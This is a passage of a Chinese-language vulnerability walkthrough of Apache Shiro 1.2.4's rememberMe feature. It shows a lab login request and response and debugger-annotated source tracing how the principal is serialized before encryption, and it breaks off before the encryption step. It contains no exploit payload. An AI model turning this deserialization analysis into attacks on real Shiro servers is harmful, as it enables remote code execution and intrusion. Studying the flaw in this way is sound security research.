User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/92.0.4515.159 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.3.28:8080/samples_web_war_exploded/login.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=3E714B94788DCAF78A8B104D335627DD
Connection: close

username=root&password=secret&rememberMe=on&submit=Login
```


```
HTTP/1.1 302
Set-Cookie: rememberMe=deleteMe; Path=/samples_web_war_exploded; Max-Age=0; Expires=Mon, 11-Jul-2022
14:15:49 GMT
Set-Cookie: rememberMe=
C1SHs029dH0N48PhIARnd99Yt5xL5iJyYe01N0xJ3kDNHPbUJIaSBvRbflK206z7uRCsDopociayb+51wPwUiAuhmBf3WFjV0ZX0NZs/
N2RwbLVG00Hk1gh9fGfJD0WYNH+lADCBkDKGKXuoqiHxY/B6eD96bSKtejdYeyvEJvP/MBaVsbv3s7TT5WrcheS5NcMNT9SwEvuUHUXY
YTRp6NRn49uhUHFK1MjhIcfzNyPg6QVpYhwRgJIOLKLwhC6/7X078EeT7oKevINFhY9hKzeDh//KIvj7sE+UiVQMQeyqw1fW3maUHpES
VRqLIFiEcnZjGR7PJyOrcpALz7G8C/TTgDh6bAdZHajwwxn7uVXxvdQ/bNa8S8SBJv2u9kkiRCjOcBOyq+7b0d3674hMUhJo/ryWgBvJ
J5FjAbDj02idL5uJ5vIaLY6cq+Gw0Qb1WVwjiDPGUPQQTtT9ESfoZ5gC85Rcp978pHtrE1pqmP9mkfnW6Hxse6b+UbI2ruo6;
Path=/samples_web_war_exploded; Max-Age=31536000; Expires=Wed, 12-Jul-2023 14:15:49 GMT; HttpOnly
Location: /samples_web_war_exploded/
Content-Length: 0
Date: Tue, 12 Jul 2022 14:15:49 GMT
Connection: close
```

可以看到登录时将用户名密码post到服务端，且设置了rememberMe=on，服务端的回包中则包含了rememberMe的内容

打开IDE，shiro-core-1.2.4.jar的结构如下，漏洞点就在mgt中




```
> Maven: net.sourceforge.nekohtml:nekohtml:1.9.16
> Maven: org.apache.commons:commons-collections4:4.0
v Maven: org.apache.shiro:shiro-core:1.2.4
    v shiro-core-1.2.4.jar  library root
        > META-INF
        v org.apache.shiro
            > aop
            > authc
            > authz
            > cache
            > codec
            > concurrent
            > config
            > crypto
            > dao
            > env
            > functor
            > io
            > jndi
            > ldap
            > mgt
            > realm
            > session
            > subject
            > util
              SecurityUtils
              ShiroException
              UnavailableSecurityManagerException
> Maven: org.apache.shiro:shiro-web:1.2.4
> Maven: org.codehaus.groovy:groovy-all:1.8.5
> Maven: org.easymock:easymock:3.1
```



```
ldap
mgt
    AbstractRememberMeManager
    AuthenticatingSecurityManager
    AuthorizingSecurityManager
    CachingSecurityManager
    DefaultSecurityManager
    DefaultSessionStorageEvaluator
    DefaultSubjectDAO
    DefaultSubjectFactory
    RealmSecurityManager
    RememberMeManager
    SecurityManager
    SessionsSecurityManager
    SessionStorageEvaluator
    SubjectDAO
    SubjectFactory
realm
```


先来看登录信息的**加密过程**

找到DefaultSecurityManager下的login函数，设置断点，然后发起一次log in请求，勾选rememberMe




```
public Subject login(Subject subject, AuthenticationToken token) throws AuthenticationException {   subject: WebDelegatingSubject@4
    AuthenticationInfo info;   info: "root"
    try {
        info = this.authenticate(token);
    } catch (AuthenticationException var7) {
        AuthenticationException ae = var7;

        try {
            this.onFailedLogin(token, ae, subject);
        } catch (Exception var6) {
            if (log.isInfoEnabled()) {
                log.info("onFailedLogin method threw an exception.  Logging and propagating original AuthenticationException.", var
            }
        }

        throw var7;
    }

    Subject loggedIn = this.createSubject(token, info, subject);   subject: WebDelegatingSubject@4966   loggedIn: WebDelegatingSub
    this.onSuccessfulLogin(token, info, loggedIn);   token: "org.apache.shiro.authc.UsernamePasswordToken - root, rememberMe=true (
    return loggedIn;
}
```

跟进入onSuccessfulLogin函数中，调用了remerberMeSuccessfulLogin，继续跟进




```
protected void onSuccessfulLogin(AuthenticationToken token, AuthenticationInfo info, Subject subject) {
    this.rememberMeSuccessfulLogin(token, info, subject);
}
```




```
protected void rememberMeSuccessfulLogin(AuthenticationToken token, AuthenticationInfo info, Subject subject) {
    RememberMeManager rmm = this.getRememberMeManager();
    if (rmm != null) {
        try {
            rmm.onSuccessfulLogin(subject, token, info);
        } catch (Exception var7) {
            if (log.isWarnEnabled()) {
                String msg = "Delegate RememberMeManager instance of type [" + rmm.getClass().getName() + "] threw an
                log.warn(msg, var7);
            }
        }
    } else if (log.isTraceEnabled()) {
        log.trace("This " + this.getClass().getName() + " instance does not have a " + "[" + RememberMeManager.class.
    }
```

创建RememberMeManager对象后，调用onSuccessfulLogin




```
public void onSuccessfulLogin(Subject subject, AuthenticationToken token, AuthenticationInfo info) {   subject:
    this.forgetIdentity(subject);
    if (this.isRememberMe(token)) {
        this.rememberIdentity(subject, token, info);   subject: WebDelegatingSubject@4982    token: "org.apache.
    } else if (log.isDebugEnabled()) {
        log.debug("AuthenticationToken did not indicate RememberMe is requested.  RememberMe functionality will
    }

}
```

跟进rememberIdentity函数中，该函数将执行加密操作，将root转为字节序列




```
public void rememberIdentity(Subject subject, AuthenticationToken token, AuthenticationInfo authcInfo) {
    PrincipalCollection principals = this.getIdentityToRemember(subject, authcInfo);
    this.rememberIdentity(subject, principals);
}

protected PrincipalCollection getIdentityToRemember(Subject subject, AuthenticationInfo info) {
    return info.getPrincipals();
}

protected void rememberIdentity(Subject subject, PrincipalCollection accountPrincipals) {   subject: WebDelegatingSubject@4
    byte[] bytes = this.convertPrincipalsToBytes(accountPrincipals);   accountPrincipals: "root"
    this.rememberSerializedIdentity(subject, bytes);
}
```

进入convertPrincipalsToBytes中，看下如何执行加密操作




```
protected byte[] convertPrincipalsToBytes(PrincipalCollection principals) {   principals: "root"
    byte[] bytes = this.serialize(principals);   principals: "root"
    if (this.getCipherService() != null) {
        bytes = this.encrypt(bytes);
    }

    return bytes;
}
```


将root传入serialize函数进行序列化，跟进serialize即可看到熟悉的writeObject



```
protected byte[] serialize(PrincipalCollection principals) {
    return this.getSerializer().serialize(principals);
}
```




```
public class DefaultSerializer<T> implements Serializer<T> {
    public DefaultSerializer() {
    }

    public byte[] serialize(T o) throws SerializationException {   o: "root"
        if (o == null) {   o: "root"
            String msg = "argument cannot be null.";
            throw new IllegalArgumentException(msg);
        } else {
            ByteArrayOutputStream baos = new ByteArrayOutputStream();
            BufferedOutputStream bos = new BufferedOutputStream(baos);

            try {
                ObjectOutputStream oos = new ObjectOutputStream(bos);
                oos.writeObject(o);
                oos.close();
                return baos.toByteArray();
            } catch (IOException var6) {
                String msg = "Unable to serialize object [" + o + "].  " + "In order for the DefaultSeria
                throw new SerializationException(msg, var6);
            }
        }
    }
```




```
protected byte[] convertPrincipalsToBytes(PrincipalCollection principals) {   principals: "root"
    byte[] bytes = this.serialize(principals);   principals: "root"   bytes: [-84, -19, 0, 5, 115, 114, 0, 50, 111, 114, +342 more]
    if (this.getCipherService() != null) {
        bytes = this.encrypt(bytes);
    }

    return bytes;
}
```

然后将序列化后的数据传入encrypt函数执行加密操作，跟进encrypt看下加密过程



